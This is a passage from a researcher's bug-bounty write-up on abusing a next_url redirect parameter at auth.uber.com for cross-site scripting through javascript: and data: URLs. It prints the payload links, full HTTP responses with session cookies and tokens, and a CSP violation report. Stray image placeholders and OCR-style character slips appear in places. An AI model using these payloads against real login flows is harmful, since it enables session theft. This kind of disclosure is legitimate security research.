<html><script>alert(document.domain);</script></html>
```

So here is the first lesson to take from this write up: Different browsers behave differently in some situations, so if your payload is not working in one of them this is not an indication that others will not execute it.


At this point after achieving open redirect, which is not in scope of the uber program, I left this attack vector and went to do other stuff.

Few weeks went by and I was bored again so decided to take another look at this.
Then I logged in to my uber account using my link I noticed something that I missed before, the redirect process is different when you try to access the URL with no active session.

After you complete the login process the server response looks like this:



```
HTTP/1.1 200 OK
```



```
Server: nginx
Date: Tue, 15 Aug 2017 22:26:26 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Set-Cookie: fsid=23c97ade-dfpg-jnlp-uprx-tq4w8x515a95; Path=/; Domain=auth.uber.com; Expires=Mon, 13 Nov 2017 22:26:26 GMT; HttpOnly; Secure
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
x-csrf-token: 1502835987-01-dSFD1b0lacYNckoeNwtwtc_RgFolyhcIS7gzIi-7rPY
Set-Cookie:
sid=QA.CAESEHAV_wkOs0wukOESUqdVjpAYkrio0AUiATEqJDExOTUyNDY2LTM0ZDMtNDc0Ny1hNDVhLTQwZDRmM2E1OGNhNTJAs7HeKcOppnGALA4w6rSJVh4rbgypYTcIvnuOamgUOR0zxgo-wSn
p3MdONWCF1PArTN1FGD9hI8GvPTqpY5fGjToBMUIIdWJlci5jb20.ARy7SNYDI4TiZ22NgWS8JjRUTB7DOU1fC86OqjFMcO0; Domain=.uber.com; Path=/; Expires=Mon, 13 Nov 2017
22:26:26 GMT; HttpOnly; Secure
Set-Cookie: csid=1.TOPPeWDUgw4vILWWQZXtMWBzOky2VEfEIOTLLgLYDII=; Domain=auth.uber.com; Path=/; Expires=Mon, 13 Nov 2017 22:26:26 GMT; HttpOnly; Secure
Set-Cookie: _csid=1.1502836286707.2160h.v2.bLFhCYhawRgGW5as+aCPRQhnUKFiSiIV+XXZufBZJo8=; Domain=.uber.com; Path=/; Expires=Tue, 15 Aug 2017 22:31:26
GMT; HttpOnly; Secure
Set-Cookie: lsid=; Domain=.uber.com; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure
Set-Cookie:
arch-frontend:sess=wSHRGN5bm_ddTONc0LuRew.4_gvA48CzsMulmqbM2w3P3163Pzh86-QCUeQ-qt7jf7SnIKtbZPwFDzIuALvexd0bfm6DX_bGroN7W2eq1NpuE0zxvH1ecsnpONIhzOpHTFc
cRWOGVRyTCgG78AnQkbkI6joZIk0QssN7Afd6ZxQAePzXWYnaFViAQDFnAJYODtmQug4QNTQ87Zj2zCoUsMMJE4hJoLz3TdW2j-5hc9IvCOKquNgTbbxEwhBqcp0wZdb1i40akIJ-OghIi0YWeaPOF
UjU1CUCAn7OPLabuKgrSyVW8TpLL8DVs5meJAWwAm7j4YnzwId_hE9CNZaVxNsN142jOU6wXRs23jWL5Cc7P199donIcRPuFGrABgRtX_0c9Vqxcea8NHtpCUJ1h7phC7Vs_16hjgcohGthQyukqx3
1vu-TGArrXXRO-nY-y5gkgBPHi98Q1XGs3QRI44Z2Bg3g6TfscPan-EwdmQ6zO-S4DQLcIBGiQZp1ObcjoA_6MhmBpTIR3z9s45gEY98iNWXUrTmObRo3DwDWO6oDceGOPA9EhkOFunr81HQOFeHMz
GLJjDvIaphn9dujdQiRm2feGZnLX8KmPwYpgSc7A_cY2wQdpwtSmq1nTHJn3jTzQ279HzAqr8s7_kTmDD4HigYjmOrOzv1g38Ut97mKhQ1dm-cOBhFaayN-9-LKDqD1Id5T5nZAE1U1kvCxpBiI-8A
PHBIi9c3n-E18ZUVULwViJrNX2J1YA9F8gW4TWpE96UEazZE49oYhssg6M66iS7MnzYGiiWxpIHjs18RY44eOfPO_4rQeQEfrYT-9jL7sLIT-mWuOEstuHGcoOB1JUixEw56ZyjQ6vwEfpYLgmZqYm
cQZLKDKNE-iIfIdtaqGTQ-54jCxxUVu_WEBdD_J9zOFEJVqeKqagZeQdn4MtvEhG-19H4VK1JBVPtFCn-DdLMZ8ua80iE02BriEK4kpDdcGkDPYYfKm56LxyNOqp6nkqMvk4W1wf7FTCwb8zZtXaKm
xOrdwwsgYIijdCNzwUT43F4_-Fokc4BmceOL6mVngrFjzA6wYEHh7ib1Y6KZMWPOo3KkDU6dUL2OBdiT.1502835564438.1209600000.VZsM8TUDrptZHYA4cZWp1r6ew6alr31jdexRNODyAxQ;
 path=/; expires=Tue, 29 Aug 2017 22:19:25 GMT; secure; httponly
X-Uber-App: arch-frontend
Strict-Transport-Security: max-age=604800
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=2592000
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0
Content-Length: 189

{"nextURL":"data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Ca/href=%22aaaa%22onclick=alert();%3Eaaaa%3C/a%3E%3C/html%3E?state=x&wstate=x",
"stage":{"question":{"type":"FINISH"}}}
```

How could have I missed this behavior?! Well probably because I did most of the work in repeater with an active session, which always reaulted in a 302 redirect response.

So, do you see it?
There is no redirect using location header and the response code is 200 but I still got redirected, which can mean only one thing, the redirect is performed using javascript in the borwser.

Usually it means something like this:

window.location.href = nextURL;

In theory if I am controlling the nextURL parameter (which I am), I can perform XSS by using this method:

window.location.href = jaVAscript://accounts.uber.com//%0d%0aalert(1);//

or this:

window.location.href = data:accounts.uber.com;text/html; HTML_CODE

So I tried to login using the following link:

https://auth.uber.com/login/?next_url=JaVAscript%3A%2F%2Faccounts.uber.com%2F%2F%0d%0aalert(1)%3B%2F%2F&state=x

ANNNNNNNNNNNNDDDD nothing…

Probably because there are some client side checks than prevent the use of javascript scheme. I decided not to waste time on this and try the other method:

https://auth.uber.com/login/?next_url=data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/iframe%3E%3C%2Fhtml%3E&state=x


AND STIL NOTHING…

But this time is see the data in the browser URL bar which means I got redirected for sure. But where is the alert box?!

First I needed to confirm that the origin of this page is auth.uber.com:
F12 (Developer tools) → console → alert(document.domain)

F12 (Developer tools) -> console tab -> alert(document.domain);


And I got this alert box:




auth.uber.com

Quick view source on the page and everything looks fine…
Why there is no alert box?!

After checking my request history I noticed this:




```
POST /csp?a=arch-frontend&ro=false&v=0 HTTP/1.1
```




```
Host: csp.uber.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Length: 3974
Content-Type: application/csp-report
Connection: keep-alive

{"csp-report":{"blocked-uri":"self","document-uri":"https://auth.uber.com/login/?next_url=data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3C
script%3Ealert(1);%3C/script%3E%3C/html%3E?state=xxxx","line-number":1,"original-policy":"child-src https://auth.uber.com https://accounts.google.com
https://apis.google.com https://staticxx.facebook.com https://www.facebook.com https://www.google.com https://vars.hotjar.com; connect-src
https://auth.uber.com https://auth.uber.com https://*.cloudfront.net https://*.hotjar.com https://*.mktoresp.com https://*.optimizely.com
https://*.tealiumiq.com https://d1a3f4spazzrp4.cloudfront.net https://events.uber.com https://auth.uberinternal.com
https://events.uber.com/events/web/ https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.googleapis.com
https://stats.g.doubleclick.net https://www.google-analytics.com; font-src https://auth.uber.com data: data: https://d1a3f4spazzrp4.cloudfront.net;
form-action https://auth.uber.com https://*.uber.com https://*.uberinternal.com https://staging.cdn-net.com https://www.cdn-net.com; frame-ancestors
https://auth.uber.com; frame-src https://auth.uber.com https://*.demdex.net https://*.doubleclick.net https://*.marketo.com https://*.optimizely.com
https://analytics.recruitics.com https://bs.serving-sys.com https://cdn.krxd.net https://ci.iasds01.com https://click.appcast.io
https://accounts.google.com https://apis.google.com https://staging.cdn-net.com/ https://staticxx.facebook.com https://www.cdn-net.com/
https://www.facebook.com https://www.google.com; img-src https://auth.uber.com data: https://auth.uber.com https://d1w2poirtb3as9.cloudfront.net
https://maps.googleapis.com https://stats.g.doubleclick.net https://www.facebook.com https://www.google-analytics.com https://www.google.com *
https://d1a3f4spazzrp4.cloudfront.net; media-src https://auth.uber.com https://d1a3f4spazzrp4.cloudfront.net; object-src https://www.cdn-net.com/
https://staging.cdn-net.com/; script-src https://auth.uber.com 'unsafe-inline' 'nonce-82e82bdb-09cd-436b-b4cc-8091c88b70e0' https://auth.uber.com
'unsafe-eval' https://*.hotjar.com https://*.marketo.com https://*.marketo.net https://*.nanigans.com https://*.optimizely.com
https://*.tealiumiq.com https://connect.facebook.net https://d1a3f4spazzrp4.cloudfront.net https://apis.google.com https://apis.google.com
https://connect.facebook.net https://six.cdn-net.com https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com
https://www.google.com https://www.googleapis.com https://www.gstatic.com https://maps.google.com https://maps.googleapis.com https://tags.tiqcdn.com
https://www.google-analytics.com https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net; style-src https://auth.uber.com
'unsafe-inline' https://auth.uber.com https://d1a3f4spazzrp4.cloudfront.net; report-uri
https://csp.uber.com/csp?a=arch-frontend&ro=false&v=0","referrer":"","script-sample":"alert(1);","source-file":"https://auth.uber.com/login/?next_url=
data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Ealert(1);%3C/script%3E%3C/html%3E?state=xxxx","violated-directive":"script-src
https://auth.uber.com 'unsafe-inline' 'nonce-82e82bdb-09cd-436b-b4cc-8091c88b70e0' https://auth.uber.com 'unsafe-eval' https://*.hotjar.com
https://*.marketo.com https://*.marketo.net https://*.nanigans.com https://*.optimizely.com https://*.tealiumiq.com https://connect.facebook.net
https://d1a3f4spazzrp4.cloudfront.net https://apis.google.com https://apis.google.com https://connect.facebook.net https://six.cdn-net.com
https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.google.com https://www.googleapis.com
https://www.gstatic.com https://maps.google.com https://maps.googleapis.com https://tags.tiqcdn.com https://www.google-analytics.com
https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net"}}
```

Content Security Policy… Is this what stopping me? But where is the header? It is not in this response:




```
HTTP/1.1 200 OK
```




```
Server: nginx
Date: Tue, 15 Aug 2017 22:26:26 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Set-Cookie: fsid=23c97ade-dfpg-jnlp-uprx-tq4w8x515a95; Path=/; Domain=auth.uber.com; Expires=Mon, 13 Nov 2017 22:26:26 GMT; HttpOnly; Secure
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
x-csrf-token: 1502835987-01-dSFD1b0lacYNckoeNwtwtc_RgFolyhcIS7gzIi-7rPY
Set-Cookie:
sid=QA.CAESEHAV_wk0s0wuk0ESUqdVjpAYkrio0AUiATEqJDExOTUyNDY2LTM0ZDMtNDc0Ny1hNDVhLTQwZDRmM2E1OGNhNTJAs7HeKcOppnGALA4w6rSJVh4rbgypYTcIvnuOamgUOR0zxgo-wSn
p3MdONWCFlPArTNlFGD9hI8GvPTqpY5fGjToBMUIIdWJlci5jb20.ARy7SNYDI4TiZ22NgWS8JjRUTB7DOU1fC86OqjFMcO0; Domain=.uber.com; Path=/; Expires=Mon, 13 Nov 2017
22:26:26 GMT; HttpOnly; Secure
Set-Cookie: csid=1.TOPPeWDUgw4vILWWQZXtMWBzOky2VEfEIOTLLgLYDII=; Domain=auth.uber.com; Path=/; Expires=Mon, 13 Nov 2017 22:26:26 GMT; HttpOnly; Secure
